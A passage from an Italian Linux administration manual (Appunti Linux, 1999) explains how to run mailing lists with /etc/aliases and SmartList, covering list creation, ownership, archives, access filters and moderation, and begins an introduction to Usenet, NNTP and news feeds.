È tutto qui; spetta all'amministratore del servizio l'aggiornamento manuale di questo file. Eventualmente, questo amministratore potrebbe essere un utente diverso dall'utente **`root`**, e in tal caso si potrebbe anche fare in modo che l'utenza **`prova`** possa funzionare regolarmente (con password e shell), lasciandola usare a questo amministratore.

Il limite principale di questo sistema sta nel fatto che il nome utilizzato per la lista deve rispettare i vincoli imposti dalla registrazione degli utenti.

### 155.1.2 Alias

Il metodo della creazione dell'alias è più efficace. Generalmente si crea un file contenente l'elenco degli indirizzi degli iscritti alla lista, e si fa in modo che un alias faccia riferimento a tutti questi indirizzi. Per esempio, se nel file `/etc/aliases` viene inserita la riga seguente,

```
prova:          :include:/var/liste/prova/iscritti
```

si fa in modo che tutti i messaggi diretti all'indirizzo **`prova`** siano poi rinviati a tutti gli indirizzi indicati nel file `/var/liste/prova/iscritti`. Dal momento che con questo sistema si hanno maggiori possibilità nella definizione dei nomi, si può aggiungere convenientemente un alias per l'amministratore del servizio, come nell'esempio seguente:

```
prova:          :include:/var/liste/prova/iscritti
prova-admin     daniele
```

Bisogna sempre ricordare, quando si interviene nel file `/etc/aliases`, che poi occorre rigenerare il file `/etc/aliases.db` attraverso il comando **`newaliases`**. Tuttavia, una volta creata la lista nel modo appena descritto, quando si interviene nel file degli iscritti non si deve più avviare **`newaliases`**, perché non c'è stato alcun intervento nel file `/etc/aliases`. Questo, tra le altre cose, garantisce che l'amministratore della lista possa essere una persona diversa dall'utente **`root`**, purché abbia i privilegi necessari per intervenire nella directory di appoggio della lista (`/var/liste/prova/` in questo caso).

### 155.1.3 Archiviazione di una copia dei messaggi

In entrambi i casi visti è possibile mantenere un archivio dei messaggi ricevuti dalla lista, con la semplice aggiunta di un indirizzo che faccia riferimento a un file su disco. Per esempio, il file `~prova/.forward` potrebbe iniziare nel modo seguente:

```
"/home/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
...
```

Nello stesso modo, il file `/var/liste/prova/iscritti` potrebbe iniziare come segue:

```
"/var/liste/prova/archivio"
Tizio Tizi <tizio@dinkel.brot.dg>
Caio Cai <caio@dinkel.brot.dg>
...
```

Bisogna fare attenzione ai permessi. È molto probabile che il file venga creato con i privilegi dell'utente **`mail`**. La prima volta conviene fare in modo che la directory che deve accogliere tale file abbia tutti i permessi necessari alla scrittura da parte di chiunque, in modo da vedere cosa viene creato effettivamente. Successivamente si possono regolare i permessi in modo più opportuno.

### 155.1.4 Particolarità per Exim

Gli esempi mostrati possono adattarsi anche all'uso di Exim, con qualche differenza.

- Una volta modificato il file `/etc/aliases` non è necessario eseguire **`newaliases`**, perché ciò non avrebbe alcun significato.
- Occorre verificare la proprietà e i permessi che utilizza Exim nella creazione di un file definito come alias all'interno di `/etc/aliases`. Potrebbe trattarsi di **`nobody`**.

## 155.2 SmartList

SmartList è un applicativo in grado di gestire una *mailing list*. Il principio di funzionamento è abbastanza semplice: attraverso una serie di alias del sistema di gestione dei messaggi di posta elettronica (Sendmail per intenderci), SmartList riceve i messaggi destinati all'indirizzo della lista e quindi li ritrasmette a tutti gli iscritti.

SmartList richiede la predisposizione di un utente e di un gruppo specifici per la gestione del servizio, e a seconda della distribuzione GNU/Linux può trattarsi di **`list`** o **`listserv`** o qualcosa di simile.

L'applicativo si distribuisce in una serie di directory il cui punto di origine comune è la directory *home* dell'utente fittizio del servizio. Questa sua particolarità fa sì che SmartList non abbia una collocazione tradizionale nel filesystem di GNU/Linux. Alcune distribuzioni GNU/Linux possono collocare l'applicativo da qualche parte al di sotto della gerarchia `/var/`, ma forse la posizione più corretta è a partire da `/home/`.

Negli esempi che verranno proposti si suppone di avere installato SmartList in modo che l'utente fittizio corrispondente sia **`listserv`** e che la directory *home* di tale utente (cioè l'inizio della gerarchia di SmartList) sia `/home/listserv/`.

### 155.2.1 /etc/passwd

Si è accennato al fatto che deve esistere un utente fittizio (e un gruppo corrispondente), e che la sua directory personale deve coincidere al punto di inizio della gerarchia di SmartList. Dal momento che la collocazione di questo applicativo non è scontata, può darsi che si debba ritoccare il file `/etc/passwd`. Di sicuro deve essere controllato, per verificare che la directory *home* corrisponda a quanto esiste effettivamente.

```
listserv:!!:504:504::/home/listserv:/bin/bash
```

L'utente abbinato a SmartList ha anche una shell, ma non può avere una password valida.

### 155.2.2 Struttura della gerarchia di SmartList

Dalla directory *home* di SmartList si diramano alcune directory e file «nascosti», nel senso che iniziano con un punto.

```
listserv/
      |-- .bin/
      |-- .etc/
      |-- .examples/
      `-- .procmailrc
```

Questa impostazione conferma la sua natura di directory *home*. La directory `.bin/` contiene gli eseguibili e gli script che compongono l'applicativo; la directory `.etc/` contiene file di configurazione; la directory `.examples/` contiene solo esempi. Infine, il file `.procmailrc` è necessario a personalizzare il comportamento di **`procmail`**, utilizzato da SmartList per l'elaborazione dei messaggi.

Per poter intervenire su SmartList, per esempio per creare o eliminare una lista, occorre usare gli strumenti contenuti nella directory `.bin/`. Per questo, è opportuno che questa sia compresa tra i percorsi di ricerca degli eseguibili, ovvero nell'elenco contenuto nella variabile di ambiente **`PATH`**. Quando si interviene con questi programmi, occorre anche che la directory corrente sia la directory *home* di SmartList.

Quando si genera una lista nuova, viene creata una directory con lo stesso nome, e al suo interno vengono collocati una serie di file di configurazione contenenti, tra le altre cose, i messaggi che vengono utilizzati automaticamente per guidare gli utenti che si iscrivono alla lista. SmartList genera tali file a partire da quanto già predisposto all'interno della directory `.etc/`: in alcuni casi vengono fatte delle copie, in altri dei collegamenti. Ciò permette di uniformare certi aspetti della gestione delle liste. Tuttavia, gli script utilizzati per ottenere questo sono predisposti per generare dei collegamenti fisici, mentre, forse, dei collegamenti simbolici sarebbero più pratici da gestire; soprattutto quando si vuole cambiare qualcosa in una lista in modo indipendente dalla configurazione generale, essendo i collegamenti simbolici più facili da individuare.

Se lo si desidera, si può modificare lo script responsabile della preparazione della directory di una lista in modo che invece dei collegamenti fisici si possano generare dei collegamenti simbolici. Si tratta di intervenire su `.bin/createlist`, e precisamente, basta modificare la riga

```
ln=ln                  # /bin/ln
```

in modo che diventi come quella seguente:

```
ln="ln -s"             # /bin/ln
```

### 155.2.3 Creazione ed eliminazione di una lista

Per creare o eliminare una lista ci si deve posizionare nella directory *home* di SmartList, e da lì utilizzare **`createlist`** o **`removelist`**. Ciò, tenendo presente che questi due script si trovano all'interno di `.bin/`, che deve essere raggiungibile attraverso i percorsi di ricerca per gli eseguibili.

La sintassi per creare una lista è la seguente:

`createlist [-a]` ⟨*nome-lista*⟩ `[`⟨*email-amministratore*⟩`]`

Se viene usata l'opzione **`-a`**, invece di creare una lista vera e propria si crea un archivio. Specificando l'indirizzo di posta elettronica di un amministratore, si vuole indicare esplicitamente la persona da contattare in caso di problemi con la lista, e quella persona che (teoricamente) può intervenire nell'amministrazione della lista attraverso l'uso della stessa posta elettronica.

L'esempio seguente crea la lista **`prova`** amministrata da **`tizio@dinkel.brot.dg`**.

`#` **`cd ~listserv`**[*Invio*]

`#` **`createlist prova tizio@dinkel.brot.dg`**[*Invio*]

```
Installed the following files:

root   listserv  1024 Jun  3 prova
root   listserv     4 Jun  3 prova/accept -> dist
root   listserv  1024 Jun  3 prova/archive
root   listserv    19 Jun  3 prova/archive.txt -> ../.etc/archive.txt
root   listserv  1024 Jun  3 prova/archive/latest
root   listserv    62 Jun  3 prova/dist
root   listserv    16 Jun  3 prova/help.txt -> ../.etc/help.txt
root   listserv  4076 Jun  3 prova/rc.custom
root   listserv    15 Jun  3 prova/rc.init -> ../.etc/rc.init
root   listserv    18 Jun  3 prova/rc.request -> ../.etc/rc.request
```

```
root   listserv    17 Jun  3 prova/rc.submit -> ../.etc/rc.submit
root   listserv    14 Jun  3 prova/reject -> ../.etc/reject
root   listserv    21 Jun  3 prova/subscribe.txt -> ../.etc/subscribe.txt
root   listserv    23 Jun  3 prova/unsubscribe.txt -> ../.etc/unsubscribe.txt
```

Lo script informa su quanto ha prodotto, e precisamente ha creato la directory `prova/` e vi ha posto all'interno una serie di file. Se prima di utilizzare lo script, questo era stato modificato come suggerito in precedenza (in modo da generare dei collegamenti simbolici), questo è il risultato che si ottiene.[1]

Subito dopo, **`createlist`** suggerisce anche le modifiche da apportare al file `/etc/aliases`.

```
Now make the following entries in your /etc/aliases file:
########################################################################
prova: "|exec /home/listserv/.bin/flist prova"
prova-request: "|exec /home/listserv/.bin/flist prova-request"
prova-dist: :include:/home/listserv/prova/dist
########################################################################
And make sure to run newaliases afterwards.
```

Una volta inseriti questi alias, come suggerisce lo stesso **`createlist`**, si deve avviare **`newaliases`**.

`#` **`newaliases`**[*Invio*]

```
/etc/aliases: 18 aliases, longest 48 bytes, 313 bytes total
```

A questo punto la lista **`prova`** è pronta e funzionante: l'indirizzo **`prova-request@`**... serve per iscriversi, o ritirarsi, e per ottenere informazioni; l'indirizzo **`prova@`**... è quello che viene usato per l'uso normale della lista.

Per eliminare una lista, si utilizza lo script **`removelist`** con la sintassi seguente:

`remove` ⟨*nome-lista*⟩

L'esempio seguente, elimina la lista **`prova`**.

`#` **`removelist prova`**[*Invio*]

```
Expunging /home/listserv/prova, countdown initiated:
                                                     3
                                                       2
                                                         1
                                                           zero
Don't forget to remove the corresponding entries from
the /etc/aliases file:
########################################################################
prova:
prova-request:
prova-dist:
########################################################################
```

L'effetto è abbastanza logico: viene eliminata la directory `prova/` con tutto il suo contenuto di file, collegamenti e sottodirectory. Come si può intuire, per finire l'operazione occorre eliminare gli alias all'interno del file `/etc/aliases`.

#### 155.2.3.1 Varianti per Exim

Se l'MTA è Exim, le righe da includere nel file `/etc/aliases` devono essere un po' diverse, e precisamente quelle seguenti. In pratica, non si può usare il comando interno di shell **`exec`**.

```
prova:         "| /home/listserv/.bin/flist prova"
prova-request: "| /home/listserv/.bin/flist prova-request"
prova-dist:    :include:/home/listserv/prova/dist
```

Inoltre, dal momento che si usano delle pipeline tra gli alias, è necessario che sia stato stabilito nella configurazione di Exim quale utente e gruppo usare come proprietari del processo relativo. Nella parte della configurazione riferita ai driver di direzione (*director*), dovrebbe apparire la definizione degli alias di sistema in un modo simile a quello seguente:

```
system_aliases:
  driver = aliasfile;
  file = /etc/aliases,
  search_type = lsearch
  user = exim
  group = mail
```

[1] Il listato che si ottiene è generato attraverso il comando **`ls -l`**. Nell'esempio si mostra un listato con meno colonne per non perdere le informazioni sulla parte destra, a causa del tipo di composizione tipografica adottato.

Secondo questo esempio, le pipeline vengono avviate con i privilegi dell'utente **`exim`** e del gruppo **`mail`**.

È probabile che gli eseguibili di SmartList abbiano il bit SUID attivo, con la proprietà dell'utente **`root`** (*suid root*). In tal caso, non è importante quali siano i privilegi utilizzati per l'avvio della pipeline, perché tanto poi i programmi di SmartList acquistano automaticamente i privilegi dell'utente **`root`**.

### 155.2.4 Organizzazione dei permessi e amministrazione delle liste

SmartList è organizzato in modo che tutto quello che serve per l'amministrazione del servizio possa essere svolto da un utente che faccia parte anche del gruppo a cui appartiene l'utente fittizio della gestione di questo sistema (**`listserv`** o altro). Per evitare errori, la directory *home* di SmartList deve avere il bit SGID attivo, e questo assicura che tutto ciò che discende da questa appartenga allo stesso gruppo della directory.

In questa situazione, il meccanismo può funzionare solo se, quando si interviene nei file delle liste, si utilizza una maschera dei permessi pari a 007. Questa consente di avere i permessi in scrittura anche per il gruppo, mentre toglie tutti i permessi per chi non abbia i privilegi dell'utente o del gruppo proprietari.

Dal momento che SmartList, per se stesso, richiede solo che il suo gruppo fittizio abbia tutti i permessi necessari a intervenire nei file (e nelle directory) delle liste, si può affidare l'amministrazione di liste differenti ad amministratori diversi, senza che questi abbiano i privilegi del gruppo di SmartList. Basta abbinare ai file delle liste rispettive la proprietà dell'utente amministratore. In pratica, si utilizza lo script **`donatelist`** secondo la sintassi seguente:

`donatelist` ⟨*utente*⟩ ⟨*nome-lista*⟩

L'esempio seguente, affida la lista **`prova`** all'utente **`tizio`**.

`#` **`donatelist tizio prova`**[*Invio*]

```
tizio    listserv  1024 Jun  3 .
listserv listserv  1024 Jun  3 ..
tizio    listserv  1024 Jun  3 prova
root     listserv     4 Jun  3 prova/accept -> dist
tizio    listserv  1024 Jun  3 prova/archive
root     listserv    19 Jun  3 prova/archive.txt -> ../.etc/archive.txt
tizio    listserv  1024 Jun  3 prova/archive/latest
tizio    listserv    62 Jun  3 prova/dist
root     listserv    16 Jun  3 prova/help.txt -> ../.etc/help.txt
tizio    listserv  4076 Jun  3 prova/rc.custom
root     listserv    15 Jun  3 prova/rc.init -> ../.etc/rc.init
root     listserv    18 Jun  3 prova/rc.request -> ../.etc/rc.request
root     listserv    17 Jun  3 prova/rc.submit -> ../.etc/rc.submit
root     listserv    14 Jun  3 prova/reject -> ../.etc/reject
root     listserv    21 Jun  3 prova/subscribe.txt -> ../.etc/subscribe.txt
root     listserv    23 Jun  3 prova/unsubscribe.txt -> ../.etc/unsubscribe.txt
```

Anche in questo caso il listato che si ottiene rappresenta il contenuto della directory corrispondente alla lista, da cui si può osservare che è stata cambiata la proprietà dei soli file e directory, mentre i collegamenti sono rimasti correttamente inalterati.

Ormai dovrebbe essere chiara la logica attraverso cui si configura una lista. Se certe impostazioni globali, espresse attraverso i collegamenti, non vanno bene, basta elimiare i collegamenti desiderati e produrre delle varianti locali. Naturalmente, nello stesso modo in cui si hanno queste impostazioni globali, si possono definire gruppi di configurazioni, a cui puntare i collegamenti che si desiderano.

### 155.2.5 Configurazione

La configurazione di SmartList si divide in due parti: una globale, che riguarda potenzialmente tutte le liste gestite, e una particolare per ogni lista. La configurazione globale è contenuta nella directory `.etc/`, e viene usata per generare dei collegamenti nella directory di ogni lista, all'atto della creazione (come è stato mostrato). La configurazione particolare è costituita dai file che sono stati copiati nelle directory delle liste, la cui modifica, in tal modo, non può influenzare il comportamento delle altre liste.

È chiaro che se in una lista si desidera personalizzare qualche aspetto che riguarda file condivisi, basta cancellare il collegamento corrispondente e fare una copia locale di quel file.

I file più importanti da considerare sono `rc.init`, fornito generalmente alle directory delle liste in forma di collegamento, e `rc.custom` che viene copiato necessariamente perché non può essere condiviso in ogni caso.

Vanno verificati entrambi i file: il primo almeno una volta quando si attiva il servizio; il secondo alla creazione di ogni lista nuova. I file sono adeguatamente commentati, e questo dovrebbe bastare per capire il senso delle varie definizioni. In particolare, è importante verificare la definizione della variabile **`domain`**, all'inizio del file `rc.init`: deve contenere il dominio completo del nodo in cui si trovano a funzionare le liste. Eventualmente, se si vogliono gestire liste differenti su domini virtuali diversi, basta fare una copia del file `rc.init` nella directory di ogni lista, cambiando opportunamente la definizione di tali domini.

## 155.2.6 Iscrizione e ritiro dalla lista

L'utente qualunque che desidera iscriversi alla lista, deve inviare un messaggio all'indirizzo ⟨*lista*⟩**`-request`** (nel caso degli esempi proposti si tratta di **`prova-request@`**...), in cui, nel *Subject* o nel corpo del messaggio, appaia esclusivamente la parola **`subscribe`**.

Nello stesso modo, l'utente che vuole eliminare la propria iscrizione alla lista, deve inviare un messaggio contenente esclusivamente la parola **`unsubscribe`**.

## 155.2.7 Manutenzione

L'amministratore della lista, definito al momento della sua creazione, può utilizzare la posta elettronica per utilizzare alcuni comandi elementari. In pratica può aggiungere o eliminare degli iscritti. Per ottenere ciò deve inviare un messaggio all'indirizzo ⟨*lista*⟩**`-request`** (nel caso degli esempi proposti si tratta di **`prova-request@`**...) in cui la la voce **`X-Command`** deve essere usata per contenere il comando. Naturalmente, il risultato è un messaggio di risposta contenente l'esito del comando.

Si deve utilizzare la sintassi seguente:

⟨*email-amministratore*⟩ ⟨*password*⟩ ⟨*comando*⟩

I comandi fondamentali sono:

`subscribe` ⟨*email-nuovo-iscritto*⟩

`unsubscribe` ⟨*email-vecchio-iscritto*⟩

`help | info`

I primi due comandi servono per aggiungere o eliminare un iscritto alla lista; l'ultimo serve a ottenere un riepilogo dei comandi disponibili (ne esistono altri).

La password viene definita all'interno del file `rc.custom` (contenuto nella directory della lista), e assieme a questa si può modificare il nome dell'intestazione da usare per inviare i comandi di amministrazione. L'esempio seguente mostra una possibile modifica del file `rc.custom` per fare in modo di poter usare il campo del *X–Admin* al posto di **`X-Command`**.

```
X_COMMAND               =       X-Admin
X_COMMAND_PASSWORD      =       Marameo         # put the password for
                                                # X-Command mails here
```

In origine, nel file `rc.custom`, queste righe sono semplicemente commentate con il simbolo **`#`**. Bisogna togliere il commento e poi definire i valori da assegnare.

> Si potrebbe essere tentati di utilizzare il *Subject* come sostituto di **`X-Command`**. Questa non è una buona idea, in quanto provoca degli effetti collaterali abbastanza pesanti. Precisamente, non è più possibile per gli utenti utilizzare il *Subject* per iscriversi o cancellarsi dalla lista, e nemmeno per usare altri servizi: se viene fatto erroneamente, non ricevono alcun avvertimento, e solo l'amministratore ne è informato attraverso l'indicazione di un «comando sospetto». Ciò significa oltretutto che l'amministratore verrebbe disturbato continuamente con segnalazioni di errore fasulle.

Naturalmente, l'amministratore, per poter utilizzare l'intestazione **`X-Command`** deve configurare opportunamente il proprio programma MUA. Per esempio, nel caso di Pine, occorre intervenire nel campo **`customized-hdrs`** (86.7.2).

> È bene considerare che, anche se non si vuole utilizzare questo meccanismo, esiste una password predefinita che potrebbe essere usata da qualcun altro. Pertanto, è almeno opportuno definire una password in ogni caso.

L'amministratore della lista può intervenire ugualmente per cambiare l'elenco degli iscritti modificando direttamente il file che lo contiene. Si tratta di `dist`, composto semplicemente da una serie di righe, ognuna delle quali riporta esclusivamente l'indirizzo di posta elettronica di uno dei destinatari.

## 155.2.8 Messaggi automatici

SmartList, come robot, deve inviare alcuni messaggi automatici a seguito dell'esecuzione di particolari operazioni, come l'iscrizione o la cancellazione in una lista. È evidente che sia opportuno tradurli e adattarli alle proprie esigenze particolari.

#### 155.2.8.1 help.txt e info.txt

Il file `help.txt` contenuto nella directory della lista viene utilizzato come risposta a una richiesta **`help`** inviata all'indirizzo ⟨*lista*⟩**`-request`** (come sempre si può usare il *Subject* o il corpo del messaggio per scrivere la parola **`help`**).

Tale file dovrebbe contenere le informazioni generali per usare tutte le liste che si gestiscono, e in questo senso è generalmente un collegamento a un file uguale per tutte.

Volendo, si può aggiungere nella directory della lista un file di informazioni aggiuntivo e specifico. Deve trattarsi di `info.txt` e il suo contenuto viene accodato semplicemente a quello di `help.txt`.

```
                        General info
                        ------------
Subcription/unsubscription/info requests should always be sent to the -request
address of a mailinglist.
If a mailinglist for example is called "thelist@some.domain", then the -request
address can be inferred from this to be: "thelist-request@some.domain".

To subscribe to a mailinglist, simply send a message with the word "subscribe"
in the Subject: field to the -request address of that list.

To unsubscribe from a mailinglist, simply send a message with the word (you
guessed it :-) "unsubscribe" in the Subject: field to the -request address of
that list.
...
```

#### 155.2.8.2 archive.txt

SmartList, come altri applicativi del genere, mantiene un archivio dei messaggi ricevuti, e questo può essere consultato (in modo piuttosto scomodo) attraverso alcuni comandi da inviare all'indirizzo ⟨*lista*⟩**`-request`**. Il contenuto del file `archive.txt` serve a descrivere la procedura da utilizzare per questo scopo, e si ottiene quando all'indirizzo ⟨*lista*⟩**`-request`** si invia un messaggio con il comando **`archive help`** nel *Subject*.

```
This archive server knows the following commands:

get filename ...
ls directory ...
egrep case_insensitive_regular_expression filename ...
maxfiles nnn
version
...
```

### 155.2.9 Configurazione dell'archivio

L'archivio dei messaggi si trova nella directory `archive/latest/` discendente dalla directory della lista a cui si riferisce. Ogni messaggio viene memorizzato in un file differente.

La configurazione normale dell'archivio prevede che vengano conservati solo gli ultimi due messaggi; se si vuole amministrare un archivio, è evidente che tale numero deve essere aumentato. La modifica alla configurazione deve essere fatta nel file `rc.custom`, come nell'esempio seguente, in cui si stabilisce un massimo di 100 messaggi.

```
archive_hist    =       100             # number of messages left archived
```

### 155.2.10 Consultazione dell'archivio

Per consultare l'archivio si utilizzano una serie di comandi specifici, da inserire nel corpo di un messaggio di posta elettronica inviato all'indirizzo ⟨*lista*⟩**`-request`**. Quello che conta è che nel *Subject* venga indicata la parola **`archive`**. I comandi possono essere più di uno in uno stesso messaggio, e seguono le regole descritte nella guida contenuta nel file `archive.txt`. Questa, come già accennato, si ottiene inviando la richiesta **`archive help`**.

### 155.2.11 Filtri di accesso

Una lista di discussione è il destinatario ideale di messaggi pubblicitari di vario tipo, o più semplicemente di *spam*. Sotto questo aspetto, lo studio di un valido sistema di filtro contro gli utilizzi impropri è più che opportuno.

Per quanto riguarda il controllo dell'iscrizione alla lista, SmartList permette di intervenire nella directory della lista da controllare, in particolare nel modo seguente:

- realizzando un file denominato `reject`, contenente un elenco di mittenti (identificati dai rispettivi indirizzi di posta elettronica) da cui rifiutare gli accessi;
- creando un programma o uno script, denominato **`subscreen`**, che, ricevendo l'indirizzo del mittente come primo argomento, deve restituire il valore zero quando l'accesso viene consentito.

Anche l'invio dei messaggi alla lista può essere controllato, e questo attraverso il file `accept`. Generalmente questo è un collegamento al file `dist`, quello che contiene l'elenco degli iscritti a cui inviare copia di tutti i messaggi della lista. In tal modo, solo gli iscritti possono inviare messaggi alla lista.

### 155.2.12 Liste moderate

Fino a questo punto è stato descritto come creare e gestire una lista non moderata. Per ottenere una lista moderata occorre indicare gli indirizzi di posta elettronica dei moderatori nel file `moderators`. La sola esistenza di questo file, nella directory della lista da moderare, fa sì che i messaggi vengano trasmessi solo ai moderatori, e uno di questi, dopo averli controllati ed eventualmente modificati, può ritrasmetterli aggiungendo la voce **`Approved`**, seguita dal suo indirizzo di posta elettronica. I messaggi «firmati» in questo modo vengono rispediti a tutti gli iscritti alla lista.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte XXXV

# Usenet

# Introduzione a Usenet

Usenet è una sorta di rete astratta il cui scopo è quello di gestire l'organizzazione e la diffusione di un sistema pubblico di messaggi, ovvero di ***articoli***. Per «rete astratta» si intende qualcosa che va oltre i confini di una rete avente una sua tecnologia particolare: anche se oggi la rete più diffusa è Internet, Usenet non è necessariamente qualcosa che riguardi esclusivamente questo tipo di supporto.[1][2]

L'idea alla base della nascita di Usenet è stata quella di riuscire a realizzare un sistema automatico di diffusione di articoli tra un gruppo di elaboratori, in modo da permettere agli utenti di questi di leggerli e di poter aggiungere i propri. Inizialmente il meccanismo attuato era molto semplice: a intervalli regolari (magari solo una volta al giorno) ogni nodo impacchettava gli articoli di cui disponeva e li spediva ai suoi nodi corrispondenti, i quali provvedevano poi a selezionare quelli che non avevano già ricevuto da altri (eliminando così gli articoli doppi).

L'evoluzione di Usenet ha portato all'introduzione di tecniche di diffusione più dinamiche, soprattutto attraverso l'introduzione del protocollo NNTP all'interno di Internet. Tuttavia, la complessità della storia di questo sistema di messaggi ha portato ad altrettanta difficoltà nella configurazione e nell'amministrazione del software relativo.

## 156.1 Software per Usenet

Il primo software utilizzato per realizzare questo meccanismo di diffusione di articoli ha una sua storia importante: «A», «B» (Bnews), «C» (C News) e INN (*InterNet News*). All'interno di questa sequenza, nel 1986, ovvero subito prima che apparisse C News, si inserisce lo standard NNTP (*Network News Transfer Protocol*), il cui scopo è quello di dare un protocollo per il trasferimento degli articoli di Usenet all'interno di Internet (attraverso il TCP), ricalcando l'esperienza di SMTP (il protocollo per i messaggi di posta elettronica).

L'introduzione del protocollo NNTP, documentata dall'RFC 977, coincideva con la realizzazione del «demone NNTP», ovvero ciò che adesso è conosciuto come la «realizzazione di riferimento» (*reference implementation*). Questo demone si inserisce in pratica come un'interfaccia rispetto a sistemi di gestione delle news come Bnews e C News.

Da questa situazione un po' confusa emerge in particolare InterNet News, ovvero INN, che oltre a gestire il protocollo NNTP è in grado di amministrare anche lo strato sottostante che prima era di competenza di Bnews o di C News.

## 156.2 Organizzazione generale del sistema di news di Usenet

Inizialmente si accennava al fatto che Usenet sia una sorta di rete sulle reti: in pratica è formata dall'insieme di nodi che offrono un servizio di pubblicazione e diffusione di articoli. Ogni nodo riceve da altri nodi gli articoli che gli interessano, e probabilmente provvede a sua volta a fornirli ad altri aggiungendovi i propri. Questo meccanismo è il feed, con il quale si alimenta il flusso degli articoli di Usenet.

Le news di Usenet sono organizzate in ***gruppi*** (ovvero gruppi di discussione o *newsgroup*), all'interno dei quali gli utenti possono leggere gli articoli e spedirne dei nuovi (*post*). Questi gruppi di discussione sono denominati in modo gerarchico, utilizzando una notazione simile a quella dei nomi di dominio di Internet, senza avere però alcuna relazione con questi. L'idea che sta alla base della gerarchia dei gruppi di discussione di Usenet è la stessa delle directory in un filesystem. Per esempio, potrebbe esistere il gruppo **`grano.farina`**, e anche il gruppo **`grano.farina.farro`**, così come **`grano.sementi`**, ed eventualmente potrebbe mancare il gruppo **`grano`** puro e semplice. Evidentemente, i nomi usati nella definizione della gerarchia danno già un'idea degli argomenti per i quali sono stati fatti.

Come si intuisce, la gerarchia si sviluppa da sinistra a destra, esattamente come nella notazione che si usa per rappresentare i percorsi all'interno di un filesystem, utilizzando però il punto per separarne i vari elementi.

Abituati oggi con Internet, può risultare difficile la comprensione del meccanismo che sta alla base di Usenet. Ci si potrebbe domandare come mai non sia possibile contattare questo o quel gruppo di discussione raggiungendo semplicemente il nodo da cui ha origine. Il fatto è che non c'è un'origine vera e propria per un gruppo; tutto quanto è frutto di una cooperazione tra i vari siti che offrono accesso a Usenet, e per raggiungere un gruppo occorre avere accesso presso uno di questi siti (uno che gestisca il gruppo a cui si è interessati).

La quantità e la varietà dei gruppi esistenti è tale per cui è diventato impossibile gestire tutti i gruppi esistenti in un solo «sito Usenet», e questo soprattutto per il volume di traffico che si genererebbe nella rete. In questo

[1] In altri termini, Usenet è stata il sistema BBS di Unix, prima attraverso il trasporto UUCP e poi estendendosi anche su Internet (oltre che su altri sistemi operativi).

[2] Il modo originale di scrivere il nome di questo sistema di messaggistica era USENET, utilizzando quindi solo le lettere maiuscole, ma più tardi si è diffusa la forma usata in questo documento.

senso, l'amministrazione di un servizio del genere comporta due problemi fondamentali: decidere i gruppi che si vogliono gestire e trovare i siti Usenet con cui comunicare per potervi partecipare.

### 156.2.1 Selezione dei gruppi e feed

Il feed è il meccanismo alla base del funzionamento di Usenet. In pratica è ciò che permette la diffusione degli articoli dei vari gruppi di discussione. Volendo predisporre un server di news, ovvero un sito Usenet, occorre ottenere il feed dei gruppi a cui si è interessati, filtrando ciò che non interessa.

```
           _________________________________
          /                                 \
         |               USENET              |
          \ _________________________________ /
            /  /                        \  \
           /  /                          \  \
          /  /                            \  \
         /  /                              \  \
        /  /                                \  \
+-----------------+                     +---------------+
|                 |                     |               |
| news.super.abc  |                     | news.boh.def  |
|                 |                     |               |
+-----------------+                     +---------------+
     ^     |                                 ^     |
     |     | comp.*,                         |     |
   * |     | alt.*                     it.*  |     | it.*
     |     |                                 |     |
     |     v                                 |     v
 +--------------+        *,!it.*        +--------------+
 |              |<----------------------|              |
 | news.mah.ghi |                       | news.brot.dg |
 |              |---------------------->|              |
 +--------------+  comp.os.linux.*,     +--------------+
                   alt.comp.os.linux.*
```

Figura 156.1: Esempio di come potrebbe funzionare il flusso di news tra alcuni siti Usenet.

Nell'esempio di figura 156.1 vengono mostrati dei nodi con nomi di dominio tipici di Internet, i quali collaborano al sistema di Usenet. In particolare, **`news.super.abc`** è inteso come un sito Usenet che dispone di una grande quantità di gruppi, e da questo **`news.mah.ghi`** attinge i gruppi **`comp.*`** e **`alt.*`**. Inoltre, da un'altra parte dell'universo di Usenet appare **`news.boh.def`** che tra gli altri dispone dei gruppi **`it.*`**; questi vengono forniti in particolare a **`news.brot.dg`**. Ma a **`news.brot.dg`** non basta perché vuole avere anche i gruppi **`comp.os.linux.*`** e **`alt.comp.os.linux.*`**: questi li ottiene da **`news.mah.ghi`**.

Tuttavia, non è sufficiente ottenere la copia degli articoli di questo o quel gruppo, bisogna considerare che ogni sito Usenet può aggiungere i propri e questi dovrebbero diffondersi su tutti gli altri siti Usenet che gestiscono il gruppo corrispondente; inoltre, ogni nodo potrebbe aggiungere i propri gruppi locali, che potrebbero o meno essere accolti anche da altri.[3]

Il feed che si vede indicato nella figura ha due direzioni: una per i gruppi da ricevere da un nodo e l'altra per i gruppi da inviare allo stesso. Per esempio, **`news.mah.ghi`** riceve solo i gruppi **`comp.*`** e **`alt.*`** da **`news.super.abc`**, ma gli restituisce indietro tutto; precisamente, restituisce tutto quello che **`news.super.abc`** è disposto ad accettare. In questo modo, gli articoli spediti per mezzo di **`news.mah.ghi`** prendono la loro strada attraverso Usenet. Invece, il caso di **`news.brot.dg`** è più complesso, perché da una parte ha un feed che gli permette di accedere ai gruppi **`it.*`**, dall'altra ne ha un'altro per alcuni gruppi **`comp`** e **`alt`**. Dallo schema della figura si intende che questo mantenga un feed con **`news.boh.def`** esclusivamente per i gruppi **`it.*`**; dall'altra parte, nel collegamento con **`news.mah.ghi`** possono essere mandati tutti gli articoli che semplicemente non appartengono ai gruppi **`it.*`**, poi sarà **`news.boh.def`** a escludere quello che non gli riguarda.

### 156.2.2 Gestione degli articoli

Data l'organizzazione di Usenet in cui gli articoli si distribuiscono attraverso percorsi non prevedibili, è necessario che ogni sito sia in grado di gestire intelligentemente ciò che lo riguarda. Per esempio

[3] L'aggiunta di un gruppo di discussione al di fuori dell'ambito locale è una cosa che deve essere fatta di comune accordo, secondo una procedura stabilita.

occorre evitare di accettare articoli che sono già stati ricevuti in qualche modo; gestendo una quantità elevata di gruppi occorre dare una scadenza alla loro conservazione, eliminandoli periodicamente; inoltre è opportuno evitare di diffondere articoli attraverso nodi che sono già stati attraversati da questi.

